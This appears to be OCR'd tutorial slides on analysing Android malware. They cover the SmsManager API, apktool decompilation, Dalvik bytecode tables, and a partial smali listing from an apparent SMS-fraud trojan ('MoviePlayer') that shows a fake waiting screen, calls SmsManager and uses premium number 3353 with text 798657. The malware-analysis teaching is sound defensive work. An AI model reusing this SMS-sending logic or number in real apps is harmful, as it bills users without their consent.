destinationAddress	the address to send the message to
scAddress	is the service center address or null to use the current default SMSC
text	the body of the message to send

sentIntent	if not NULL this `PendingIntent` is broadcast when the message is successfully sent, or failed. The result code will be `Activity.RESULT_OK` for success, or one of these errors:
	`RESULT_ERROR_GENERIC_FAILURE`
	`RESULT_ERROR_RADIO_OFF`
	`RESULT_ERROR_NULL_PDU`
	For `RESULT_ERROR_GENERIC_FAILURE` the sentIntent may include the extra "errorCode" containing a radio technology specific value, generally only useful for troubleshooting.
	The per-application based SMS control checks sentIntent. If sentIntent is NULL the caller will be checked against all unknown applications, which cause smaller number of SMS to be sent in checking period.

deliveryIntent	if not NULL this `PendingIntent` is broadcast when the message is delivered to the recipient. The raw pdu of the status report is in the extended data ("pdu").


Throws


IllegalArgumentException	if destinationAddress or text are empty

- Send SMS to this number: 3353
- Text message: 798657

APKTOOL

```
:~$ apktool d [OPTS] <apk file>
```



DataHelper.smali
DataHelper$OpenHelper.smali
HelloWorld.smali
MoviePlayer.smali
R.smali
R$attr.smali
R$drawable.smali
R$layout.smali
R$string.smali



```
.method public onCreate(Landroid/os/Bundle;)V
    .locals 12
    .parameter "icicle"
    .prologue
    const-string v11, "Oops in playsound"
    const-string v10, ""
    .line 27
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
    .line 28
    new-instance v6, Lorg/me/androidapplication1/DataHelper;
    invoke-direct {v6, p0}, Lorg/me/androidapplication1/DataHelper;-><init>(Landroid/content/Context;)V
    .line 29
    .local v6, dh:Lorg/me/androidapplication1/DataHelper;
    invoke-virtual {v6}, Lorg/me/androidapplication1/DataHelper;->canwe()Z
    move-result v2
    if-eqz v2, :cond_0
    .line 31
    new-instance v9, Landroid/widget/TextView;
    invoke-direct {v9, p0}, Landroid/widget/TextView;-><init>(Landroid/content/Context;)V
    .line 32
    .local v9, tv:Landroid/widget/TextView;
    const-string v8, "\u041f\u043e\u0434\u043e\u0436\u0434\u0438\u0442\u0435, \u0437\u0430\u043f\u0440\u0430
    .line 33
    .local v8, screen_text:Ljava/lang/String;
    invoke-virtual {v9, v8}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
    .line 34
    invoke-virtual {p0, v9}, Lorg/me/androidapplication1/MoviePlayer;->setContentView(Landroid/view/View;)V
    .line 35
    invoke-static {}, Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;
```

```
Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

 Class Object/Type (L)   : android.widget.TextView
                         : java.lang.CharSequence

 Method            : setText()

 Return type (V)   : void

 void android.widget.TextView.setText(java.lang.CharSequence)
```


TYPE DESCRIPTORS



Syntax	Meaning
V	void; only valid for return types
Z	boolean
B	byte
S	short
C	char
I	int
J	long
F	float
D	double
L*fully/qualified/Name*;	the class *fully*.*qualified*.*Name*
[*descriptor*	array of *descriptor*, usable recursively for arrays-of-arrays, though it is invalid to have more than 255 dimensions.

*http://netmite.com/android/mydroid/dalvik/docs/dex-format.html

DALVIK BYTE CODES



Op & Format	Mnemonic / Syntax	Arguments	Description
00 10x	`nop`		Waste cycles.
01 12x	`move vA, vB`	A: destination register (4 bits) B: source register (4 bits)	Move the contents of one non-object register to another.
02 22x	`move/from16 vAA, vBBBB`	A: destination register (8 bits) B: source register (16 bits)	Move the contents of one non-object register to another.
03 32x	`move/16 vAAAA, vBBBB`	A: destination register (16 bits) B: source register (16 bits)	Move the contents of one non-object register to another.
04 12x	`move-wide vA, vB`	A: destination register pair (4 bits) B: source register pair (4 bits)	Move the contents of one register-pair to another. **Note:** It is legal to move from v*N* to either v*N-1* or v*N+1*, so implementations must arrange for both halves of a register pair to be read before anything is written.
05 22x	`move-wide/from16 vAA, vBBBB`	A: destination register pair (8 bits) B: source register pair (16 bits)	Move the contents of one register-pair to another. **Note:** Implementation considerations are the same as `move-wide`, above.

***http://www.netmite.com/android/mydroid/dalvik/docs/dalvik-bytecode.html**

